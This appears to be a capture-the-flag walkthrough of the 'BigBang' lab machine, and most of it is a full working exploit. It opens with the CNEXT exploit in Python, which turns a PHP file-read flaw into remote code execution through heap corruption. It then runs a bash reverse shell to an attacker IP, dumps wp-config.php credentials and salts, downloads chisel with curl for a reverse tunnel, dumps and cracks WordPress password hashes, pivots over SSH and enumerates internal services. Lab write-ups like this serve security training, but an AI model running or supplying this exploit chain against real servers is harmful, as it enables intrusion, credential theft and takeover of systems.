@arg("command", "Command to run on the system; limited to 0x140 bytes")
@arg("sleep", "Time to sleep to assert that the exploit worked. By default, 1.")
@arg("heap", "Address of the main zend_mm_heap structure.")
@arg(
    "pad",
    "Number of 0x100 chunks to pad with. If the website makes a lot of heap "
    "operations with this size, increase this. Defaults to 20.",
)
@dataclass
class Exploit:
    """CNEXT exploit: RCE using a file read primitive in PHP."""

    url: str
    command: str
    sleep: int = 1
    heap: str = None
    pad: int = 20

    def __post_init__(self):
        self.remote = Remote(self.url)
        self.log = logger("EXPLOIT")
        self.info = {}
        self.heap = self.heap and int(self.heap, 16)

    def check_vulnerable(self) -> None:
        """Checks whether the target is reachable and properly allows for the various
        wrappers and filters that the exploit needs.
        """

        def safe_download(path: str) -> bytes:
            try:
                return self.remote.download(path)
            except ConnectionError:
                failure("Target not [b]reachable[/] ?")


        def check_token(text: str, path: str) -> bool:
            result = safe_download(path)

            return len(set(result).intersection(set(text.encode()))) > 0

        text = tf.random.string(50).encode()
        base64 = b64(b'GIF89a' + text, misalign=True).decode()
        path = f"data:text/plain;base64,{base64}"

        result = safe_download(path)

        if len(set(result).intersection(set(text))) == 0:
            msg_failure("Remote.download did not return the test string")
            print("--------------------")
            print(f"Expected test string: {text}")
            print(f"Got: {result}")
            print("--------------------")
            failure("If your code works fine, it means that the [i]data://[/] wrapper does not work")

        msg_info("The [i]data://[/] wrapper works")

        text = 'GIF89a' + tf.random.string(50)
        base64 = b64(text.encode(), misalign=True).decode()
        path = f"php://filter//resource=data:text/plain;base64,{base64}"
        if not check_token(text, path):
            failure("The [i]php://filter/[/] wrapper does not work")

        msg_info("The [i]php://filter/[/] wrapper works")

        text = 'GIF89a' + tf.random.string(50)
        base64 = b64(compress(text.encode()), misalign=True).decode()
        path = f"php://filter/zlib.inflate/resource=data:text/plain;base64,{base64}"

        if not check_token(text, path):
            failure("The [i]zlib[/] extension is not enabled")

        msg_info("The [i]zlib[/] extension is enabled")

        msg_success("Exploit preconditions are satisfied")

    def get_file(self, path: str) -> bytes:
        with msg_status(f"Downloading [i]{path}[/]..."):
            return self.remote.download(path)

    def get_regions(self) -> list[Region]:
        """Obtains the memory regions of the PHP process by querying /proc/self/maps."""
        maps = self.remote.data_decode(self.get_file("/proc/self/maps"))

        PATTERN = re.compile(
            r"^([a-f0-9]+)-([a-f0-9]+)\b" r".*" r"\s([-rwx]{3}[ps])\s" r"(.*)"
        )
        regions = []
        for region in table.split(maps, strip=True):
            if match := PATTERN.match(region):
                start = int(match.group(1), 16)
                stop = int(match.group(2), 16)
                permissions = match.group(3)
                path = match.group(4)
                if "/" in path or "[" in path:
                    path = path.rsplit(" ", 1)[-1]
                else:
                    path = ""
                current = Region(start, stop, permissions, path)
                regions.append(current)
            else:
                failure("Unable to parse memory mappings")

        self.log.info(f"Got {len(regions)} memory regions")

        return regions

    def get_symbols_and_addresses(self) -> None:
        """Obtains useful symbols and addresses from the file read primitive."""
        regions = self.get_regions()

        LIBC_FILE = "./libc.so.6"

        # PHP's heap

        self.info["heap"] = self.heap or self.find_main_heap(regions)
        print(f'HEAP address: {hex(self.info["heap"])}')

        # Libc

        libc = self._get_region(regions, "libc-", "libc.so")

        #self.download_file(libc.path, LIBC_FILE)

        self.info["libc"] = ELF(LIBC_FILE, checksec=False)
        print(f'LIBC address: {hex(libc.start)}')
        self.info["libc"].address = libc.start

    def _get_region(self, regions: list[Region], *names: str) -> Region:
        """Returns the first region whose name matches one of the given names."""
        for region in regions:
            if any(name in region.path for name in names):
                break
        else:
            failure("Unable to locate region")

        return region

    def download_file(self, remote_path: str, local_path: str) -> None:
        """Downloads `remote_path` to `local_path`"""
        data = self.remote.data_decode(self.get_file(remote_path))
        Path(local_path).write(data)

    def find_main_heap(self, regions: list[Region]) -> Region:
        # Any anonymous RW region with a size superior to the base heap size is a
        # candidate. The heap is at the bottom of the region.
        heaps = [
            region.stop - HEAP_SIZE + 0x40
            for region in reversed(regions)
            if region.permissions == "rw-p"
            and region.size >= HEAP_SIZE
            and region.stop & (HEAP_SIZE-1) == 0
            and region.path in ("", "[anon:zend_alloc]")
        ]

        if not heaps:
            failure("Unable to find PHP's main heap in memory")

        first = heaps[0]

        if len(heaps) > 1:
            heaps = ", ".join(map(hex, heaps))
            msg_info(f"Potential heaps: [i]{heaps}[/] (using last one)")
        else:
            msg_info(f"Using [i]{hex(first)}[/] as heap")

        return first

    def run(self) -> None:
        #self.check_vulnerable()
        self.get_symbols_and_addresses()
        self.exploit()

    def build_exploit_path(self) -> str:
        """On each step of the exploit, a filter will process each chunk one after the
        other. Processing generally involves making some kind of operation either
        on the chunk or in a destination chunk of the same size. Each operation is
        applied on every single chunk; you cannot make PHP apply iconv on the first 10
        chunks and leave the rest in place. That's where the difficulties come from.

        Keep in mind that we know the address of the main heap, and the libraries.
        ASLR/PIE do not matter here.

        The idea is to use the bug to make the freelist for chunks of size 0x100 point
        lower. For instance, we have the following free list:

        ... -> 0x7fffAABBCC900 -> 0x7fffAABBCCA00 -> 0x7fffAABBCCB00

        By triggering the bug from chunk ..900, we get:

        ... -> 0x7fffAABBCCA00 -> 0x7fffAABBCCB48 -> ???

        That's step 3.

        Now, in order to control the free list, and make it point whereever we want,
        we need to have previously put a pointer at address 0x7fffAABBCCB48. To do so,
        we'd have to have allocated 0x7fffAABBCCB00 and set our pointer at offset 0x48.
        That's step 2.

        Now, if we were to perform step2 an then step3 without anything else, we'd have
        a problem: after step2 has been processed, the free list goes bottom-up, like:

        0x7fffAABBCCB00 -> 0x7fffAABBCCA00 -> 0x7fffAABBCC900

        We need to go the other way around. That's why we have step 1: it just allocates
        chunks. When they get freed, they reverse the free list. Now step2 allocates in
        reverse order, and therefore after step2, chunks are in the correct order.

        Another problem comes up.

        To trigger the overflow in step3, we convert from UTF-8 to ISO-2022-CN-EXT.
        Since step2 creates chunks that contain pointers and pointers are generally not
        UTF-8, we cannot afford to have that conversion happen on the chunks of step2.
        To avoid this, we put the chunks in step2 at the very end of the chain, and
        prefix them with `0\n`. When dechunked (right before the iconv), they will
        "disappear" from the chain, preserving them from the character set conversion
        and saving us from an unwanted processing error that would stop the processing
        chain.

        After step3 we have a corrupted freelist with an arbitrary pointer into it. We
        don't know the precise layout of the heap, but we know that at the top of the
        heap resides a zend_mm_heap structure. We overwrite this structure in two ways.
        Its free_slot[] array contains a pointer to each free list. By overwriting it,
        we can make PHP allocate chunks whereever we want. In addition, its custom_heap
        field contains pointers to hook functions for emalloc, efree, and erealloc
        (similarly to malloc_hook, free_hook, etc. in the libc). We overwrite them and
        then overwrite the use_custom_heap flag to make PHP use these function pointers
        instead. We can now do our favorite CTF technique and get a call to
        system(<chunk>).
        We make sure that the "system" command kills the current process to avoid other
        system() calls with random chunk data, leading to undefined behaviour.

        The pad blocks just "pad" our allocations so that even if the heap of the
        process is in a random state, we still get contiguous, in order chunks for our
        exploit.

        Therefore, the whole process described here CANNOT crash. Everything falls
        perfectly in place, and nothing can get in the middle of our allocations.
        """

        LIBC = self.info["libc"]
        ADDR_EMALLOC = LIBC.symbols["__libc_malloc"]
        ADDR_EFREE = LIBC.symbols["__libc_system"]
        ADDR_EREALLOC = LIBC.symbols["__libc_realloc"]

        ADDR_HEAP = self.info["heap"]
        ADDR_FREE_SLOT = ADDR_HEAP + 0x20
        ADDR_CUSTOM_HEAP = ADDR_HEAP + 0x0168

        ADDR_FAKE_BIN = ADDR_FREE_SLOT - 0x10

        CS = 0x100

        # Pad needs to stay at size 0x100 at every step
        pad_size = CS - 0x18
        pad = b"\x00" * pad_size
        pad = chunked_chunk(pad, len(pad) + 6)
        pad = chunked_chunk(pad, len(pad) + 6)
        pad = chunked_chunk(pad, len(pad) + 6)
        pad = compressed_bucket(pad)

        step1_size = 1
        step1 = b"\x00" * step1_size
        step1 = chunked_chunk(step1)
        step1 = chunked_chunk(step1)
        step1 = chunked_chunk(step1, CS)
        step1 = compressed_bucket(step1)

        # Since these chunks contain non-UTF-8 chars, we cannot let it get converted to
        # ISO-2022-CN-EXT. We add a `0\n` that makes the 4th and last dechunk "crash"

        step2_size = 0x48
        step2 = b"\x00" * (step2_size + 8)
        step2 = chunked_chunk(step2, CS)
        step2 = chunked_chunk(step2)
        step2 = compressed_bucket(step2)

        step2_write_ptr = b"0\n".ljust(step2_size, b"\x00") + p64(ADDR_FAKE_BIN)
        step2_write_ptr = chunked_chunk(step2_write_ptr, CS)
        step2_write_ptr = chunked_chunk(step2_write_ptr)
        step2_write_ptr = compressed_bucket(step2_write_ptr)

        step3_size = CS

        step3 = b"\x00" * step3_size
        assert len(step3) == CS
        step3 = chunked_chunk(step3)
        step3 = chunked_chunk(step3)
        step3 = chunked_chunk(step3)
        step3 = compressed_bucket(step3)

        step3_overflow = b"\x00" * (step3_size - len(BUG)) + BUG
        assert len(step3_overflow) == CS
        step3_overflow = chunked_chunk(step3_overflow)
        step3_overflow = chunked_chunk(step3_overflow)
        step3_overflow = chunked_chunk(step3_overflow)
        step3_overflow = compressed_bucket(step3_overflow)

        step4_size = CS
        step4 = b"=00" + b"\x00" * (step4_size - 1)
        step4 = chunked_chunk(step4)
        step4 = chunked_chunk(step4)
        step4 = chunked_chunk(step4)
        step4 = compressed_bucket(step4)

        # This chunk will eventually overwrite mm_heap->free_slot
        # it is actually allocated 0x10 bytes BEFORE it, thus the two filler values
        step4_pwn = ptr_bucket(
            0x200000,
            0,
            # free_slot
            0,
            0,
            ADDR_CUSTOM_HEAP,  # 0x18
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            ADDR_HEAP,  # 0x140
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            size=CS,
        )

        step4_custom_heap = ptr_bucket(
            ADDR_EMALLOC, ADDR_EFREE, ADDR_EREALLOC, size=0x18
        )

        step4_use_custom_heap_size = 0x140

        COMMAND = self.command
        COMMAND = f"kill -9 $PPID; {COMMAND}"
        if self.sleep:
            COMMAND = f"sleep {self.sleep}; {COMMAND}"
        COMMAND = COMMAND.encode() + b"\x00"

        assert (
            len(COMMAND) <= step4_use_custom_heap_size
        ), f"Command too big ({len(COMMAND)}), it must be strictly inferior to {hex(step4_use_custom_heap_size)}"
        COMMAND = COMMAND.ljust(step4_use_custom_heap_size, b"\x00")

        step4_use_custom_heap = COMMAND
        step4_use_custom_heap = qpe(step4_use_custom_heap)
        step4_use_custom_heap = chunked_chunk(step4_use_custom_heap)
        step4_use_custom_heap = chunked_chunk(step4_use_custom_heap)
        step4_use_custom_heap = chunked_chunk(step4_use_custom_heap)
        step4_use_custom_heap = compressed_bucket(step4_use_custom_heap)

        pages = (
            step4 * 3
            + step4_pwn
            + step4_custom_heap
            + step4_use_custom_heap
            + step3_overflow
            + pad * self.pad
            + step1 * 3
            + step2_write_ptr
            + step2 * 2
        )

        resource = compress(compress(pages))
        resource = b64(resource) #b64(pages)
        resource = f"data:text/plain;base64,{resource.decode()}"

        filters = [
            # Create buckets
            "zlib.inflate",
            "zlib.inflate",

            # Step 0: Setup heap
            "dechunk",
            "convert.iconv.L1.L1",

            # Step 1: Reverse FL order
            "dechunk",
            "convert.iconv.L1.L1",

            # Step 2: Put fake pointer and make FL order back to normal
            "dechunk",
            "convert.iconv.L1.L1",

            # Step 3: Trigger overflow
            "dechunk",
            "convert.iconv.UTF-8.ISO-2022-CN-EXT",

            # Step 4: Allocate at arbitrary address and change zend_mm_heap
            "convert.quoted-printable-decode",
            "convert.iconv.L1.L1",
        ]
        filters = "|".join(filters)
        path = f"php://filter/read={filters}/resource={resource}"

        return path

    @inform("Triggering...")
    def exploit(self) -> None:
        path = self.build_exploit_path()
        start = time.time()

        try:
            msg_print("Sending exploit...")
            print(f'PATH: {path}')

            self.remote.send_exploit(path)
        except (ConnectionError, ChunkedEncodingError):
            pass

        msg_print()

        if not self.sleep:
            msg_print("    [b white on black] EXPLOIT [/][b white on green] SUCCESS [/] [i](probably)[/]")
        elif start + self.sleep <= time.time():
            msg_print("    [b white on black] EXPLOIT [/][b white on green] SUCCESS [/]")
        else:
            # Wrong heap, maybe? If the exploited suggested others, use them!
            msg_print("    [b white on black] EXPLOIT [/][b white on red] FAILURE [/]")

        msg_print()


def compress(data) -> bytes:
    """Returns data suitable for `zlib.inflate`.
    """
    # Remove 2-byte header and 4-byte checksum
    return zlib.compress(data, 9)[2:-4]


def b64(data: bytes, misalign=True) -> bytes:
    payload = base64.encode(data)
    if not misalign and payload.endswith("="):
        raise ValueError(f"Misaligned: {data}")
    return payload.encode()


def compressed_bucket(data: bytes) -> bytes:
    """Returns a chunk of size 0x8000 that, when dechunked, returns the data."""
    return chunked_chunk(data, 0x8000)


def qpe(data: bytes) -> bytes:
    """Emulates quoted-printable-encode.
    """
    return "".join(f"={x:02x}" for x in data).upper().encode()


def ptr_bucket(*ptrs, size=None) -> bytes:
    """Creates a 0x8000 chunk that reveals pointers after every step has been ran."""
    if size is not None:
        assert len(ptrs) * 8 == size
    bucket = b"".join(map(p64, ptrs))
    bucket = qpe(bucket)
    bucket = chunked_chunk(bucket)
    bucket = chunked_chunk(bucket)
    bucket = chunked_chunk(bucket)
    bucket = compressed_bucket(bucket)

    return bucket


def chunked_chunk(data: bytes, size: int = None) -> bytes:
    """Constructs a chunked representation of the given chunk. If size is given, the
    chunked representation has size `size`.
    For instance, `ABCD` with size 10 becomes: `0004\nABCD\n`.
    """
    # The caller does not care about the size: let's just add 8, which is more than
    # enough
    if size is None:
        size = len(data) + 8
    keep = len(data) + len(b"\n\n")
    size = f"{len(data):x}".rjust(size - keep, "0")
    return size.encode() + b"\n" + data + b"\n"


@dataclass
class Region:
    """A memory region."""

    start: int
    stop: int
    permissions: str
    path: str

    @property
    def size(self) -> int:
        return self.stop - self.start


Exploit()
Reverse Shell
sudo rlwrap nc -lnvp 443Start a socket to catch the reverse shell
python3 exploit.py http://blog.bigbang.htb/wp-admin/admin-ajax.php 'bash -c "bash -i >& /dev/tcp/10.10.14.126/443 0>&1"'Run the exploit, substitute your VPN IP and port
libc.so.6 is in the directory where you're running the exploit from. Also, we're still using the same Python virtual environment from before, so ten and pwntools modules should be installed.
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux bf9a078a3627 5.15.0-130-generic #140-Ubuntu SMP Wed Dec 18 17:59:53 UTC 2024 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on bf9a078a3627.
Users and Groups
We already established earlier that the environment is a Docker container. Looking at /etc/passwd and /etc/group, there aren't any interesting users we could try pivoting to. So, we need to exploit some other means of privilege escalation.
Network Configurations
Network Interfaces
hostname -I
172.17.0.3
Open Ports
https://notes.benheater.com/books/network-pivoting/page/alternate-ways-to-read-host-network-data

Source: 0.0.0.0:80 -> Destination: 0.0.0.0:0, State: LISTEN
Source: 172.17.0.3:60160 -> Destination: 172.17.0.1:3306, State: TIME_WAIT
Source: 172.17.0.3:39254 -> Destination: 172.17.0.1:3306, State: TIME_WAIT
Source: 172.17.0.3:60620 -> Destination: 172.17.0.1:3306, State: TIME_WAIT
Source: 172.17.0.3:39232 -> Destination: 172.17.0.1:3306, State: TIME_WAIT
Source: 172.17.0.3:33116 -> Destination: 172.17.0.1:3306, State: TIME_WAIT
Source: 172.17.0.3:45440 -> Destination: 172.17.0.1:3306, State: ESTABLISHED
Source: 172.17.0.3:39238 -> Destination: 172.17.0.1:3306, State: TIME_WAIT
Source: 172.17.0.3:60606 -> Destination: 172.17.0.1:3306, State: TIME_WAIT
Source: 172.17.0.3:53960 -> Destination: 10.10.14.126:443, State: ESTABLISHED
Source: 172.17.0.3:33100 -> Destination: 172.17.0.1:3306, State: TIME_WAIT
Source: 172.17.0.3:60158 -> Destination: 172.17.0.1:3306, State: TIME_WAIT
Source: 172.17.0.3:33114 -> Destination: 172.17.0.1:3306, State: TIME_WAIT
Source: 172.17.0.3:60624 -> Destination: 172.17.0.1:3306, State: TIME_WAIT
ARP Table
cat /proc/net/arp
172.17.0.1 0x1 0x2 02:42:b2:df:8a:fc * eth0
Interesting Files
/var/www/html/wordpress/wp-config.php
cat ../wp-config.php | grep -vE '^/\*|^\ \*|^//'
?php

define( 'DB_NAME', 'wordpress' );

define( 'DB_USER', 'wp_user' );

define( 'DB_PASSWORD', 'wp_password' );

define( 'DB_HOST', '172.17.0.1' );

define( 'DB_CHARSET', 'utf8mb4' );

define( 'DB_COLLATE', '' );

define( 'AUTH_KEY',         '(6xl?]9=.f9(<(yxpm9]5<wKsyEc+y&MV6CjjI(0lR2)_6SWDnzO:[g98nOOPaeK' );
define( 'SECURE_AUTH_KEY',  'F<3>KtCm^zs]Mxm Rr*N:&{SWQexFn@ wnQ+bTN5UCF-<gMsT[mH$m))T>BqL}%8' );
define( 'LOGGED_IN_KEY',    ':{yhPsf}tZRfMAut2$Fcne/.@Vs>uukS&JB04 Yy3{`$`6p/Q=d^9=ZpkfP,o%l]' );
define( 'NONCE_KEY',        'sC(jyKu>gY(,&: KS#Jh7x?/CB.hy8!_QcJhPGf@3q<-a,D#?!b}h8 ao;g[<OW;' );
define( 'AUTH_SALT',        '_B& tL]9I?ddS! 0^_,4M)B>aHOl{}e2P(l3=!./]~v#U>dtF7zR=~LnJtLgh&KK' );
define( 'SECURE_AUTH_SALT', '<Cqw6ztRM/y?eGvMzY(~d?:#]v)em`.H!SWbk.7Fj%b@Te<r^^Vh3KQ~B2c|~VvZ' );
define( 'LOGGED_IN_SALT',   '_zl+LT[GqIV{*Hpv>]H:<U5oO[w:]?%Dh(s&Tb-2k`1!WFqKu;elq7t^~v7zS{n[' );
define( 'NONCE_SALT',       't2~PvIO1qeCEa^+J}@h&x<%u~Ml{=0Orqe]l+DD7S}%KP}yi(6v$mHm4cjsK,vCZ' );


$table_prefix = 'wp_';

define( 'WP_DEBUG', false );


if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

require_once ABSPATH . 'wp-settings.php';
Privilege Escalation
Dump Database
Looking at the post-exploit data we enumerated, the active connection to the database running on 172.17.0.1 is interesting.
.1 is almost certainly the host machineAnd, the credentials in wp-config.php are most likely the ones being used to connect WordPress to the database.
Port Forwarding with Chisel


sudo python3 -m http.server 80Host chisel via HTTP server
curl -s http://10.10.14.126/chisel -o chiselDownload chisel to the target
chmod +x ./chiselMake it executable
sudo ./chisel server --port 8081 --reverse &Start the chisel server and allow reverse port forwarding
./chisel client 10.10.14.126:8081 R:127.0.0.1:3306:172.17.0.1:3306 &Open the reverse port forward

Connect to the Database
mysql -h 127.0.0.1 -P 3306 -u 'wp_user' -p'wp_password'
use wordpress;select * from wp_users;

shawking hash cracked in just under two minutesLateral to Shawking
ssh shawking@blog.bigbang.htb
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux bigbang 5.15.0-130-generic #140-Ubuntu SMP Wed Dec 18 17:59:53 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1001(shawking) gid=1001(shawking) groups=1001(shawking)

Sorry, user shawking may not run sudo on bigbang.
Users and Groups
Local Users
george:x:1000:1000:George Hubble:/home/george:/bin/bash
shawking:x:1001:1001:Stephen Hawking,,,:/home/shawking:/bin/bash
developer:x:1002:1002:,,,:/home/developer:/bin/bash
Local Groups
adm:x:4:syslog,george
cdrom:x:24:george
sudo:x:27:george
dip:x:30:george
plugdev:x:46:george
lxd:x:110:george
george:x:1000:
shawking:x:1001:
developer:x:1002:
Network Configurations
Network Interfaces
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:c0:ce brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.74.116/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3066sec preferred_lft 3066sec
    inet6 dead:beef::250:56ff:fe94:c0ce/64 scope global dynamic mngtmpaddr
       valid_lft 86400sec preferred_lft 14400sec
    inet6 fe80::250:56ff:fe94:c0ce/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:b2:df:8a:fc brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:b2ff:fedf:8afc/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:45321         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
ARP Table
172.17.0.4 dev docker0 lladdr 02:42:ac:11:00:04 REACHABLE
172.17.0.3 dev docker0 lladdr 02:42:ac:11:00:03 REACHABLE
172.17.0.2 dev docker0 lladdr 02:42:ac:11:00:02 STALE
Routes
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1
Ping Sweep
seq 2 4 | xargs -I {} ping -c 1 172.17.0.{} | grep 'bytes from'
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.063 ms
64 bytes from 172.17.0.3: icmp_seq=1 ttl=64 time=0.036 ms
64 bytes from 172.17.0.4: icmp_seq=1 ttl=64 time=0.036 ms
Processes and Services
Interesting Processes
root        1407  0.0  0.0 1598212 3008 ?        Sl   Jan31   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 3000 -container-ip 172.17.0.2 -container-port 3000
root        1446  0.1  3.6 1511472 145384 ?      Ssl  Jan31   1:45 grafana server --homepath=/usr/share/grafana --config=/etc/grafana/grafana.ini --packaging=docker cfg:default.log.mode=console cfg:defaul
root        1586  0.2  0.1 1819792 4264 ?        Sl   Jan31   3:29 /usr/bin/docker-proxy -proto tcp -host-ip 172.17.0.1 -host-port 3306 -container-ip 172.17.0.4 -container-port 3306
root        1716  0.0  1.7 246812 70388 ?        Ssl  Jan31   0:13 /usr/bin/python3 /root/satellite/app.py
Interesting Services
fail2ban.service loaded active running Fail2Ban Service satellite.service loaded active running Satellite Application
Explore Internal Port Bindings
ssh -f -N -L 127.0.0.1:9090:127.0.0.1:9090 -L 127.0.0.1:3000:127.0.0.1:3000 -L 127.0.0.1:45321:127.0.0.1:45321 shawking@blog.bigbang.htbsudo nmap -Pn -sT -p9090,3000,45321 -sC -sV -oN forward.txt 127.0.0.1# Nmap 7.95 scan initiated Fri Jan 31 19:19:46 2025 as: /usr/lib/nmap/nmap -Pn -sT -p9090,3000,45321 -sC -sV -oN forward.txt 127.0.0.1
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000076s latency).
PORT STATE SERVICE VERSION
3000/tcp open http Grafana http
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Grafana
|_Requested resource was /login
| http-robots.txt: 1 disallowed entry
|_/
9090/tcp open http Werkzeug httpd 3.0.3 (Python 3.10.12)
|_http-server-header: Werkzeug/3.0.3 Python/3.10.12
|_http-title: 404 Not Found
45321/tcp open http Golang net/http server
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 Not Found
| Date: Sat, 01 Feb 2025 00:20:15 GMT
| Content-Length: 19
| Content-Type: text/plain; charset=utf-8
| 404: Page Not Found
| GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 404 Not Found
| Date: Sat, 01 Feb 2025 00:19:58 GMT
| Content-Length: 19
| Content-Type: text/plain; charset=utf-8
| 404: Page Not Found
| HTTPOptions:
| HTTP/1.0 404 Not Found
| Date: Sat, 01 Feb 2025 00:19:59 GMT
| Content-Length: 19
| Content-Type: text/plain; charset=utf-8
| 404: Page Not Found
| OfficeScan:
| HTTP/1.1 400 Bad Request: missing required Host header
| Content-Type: text/plain; charset=utf-8
| Connection: close
|_ Request: missing required Host header
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 31 19:20:48 2025 -- 1 IP address (1 host up) scanned in 61.59 secondsTCP/3000


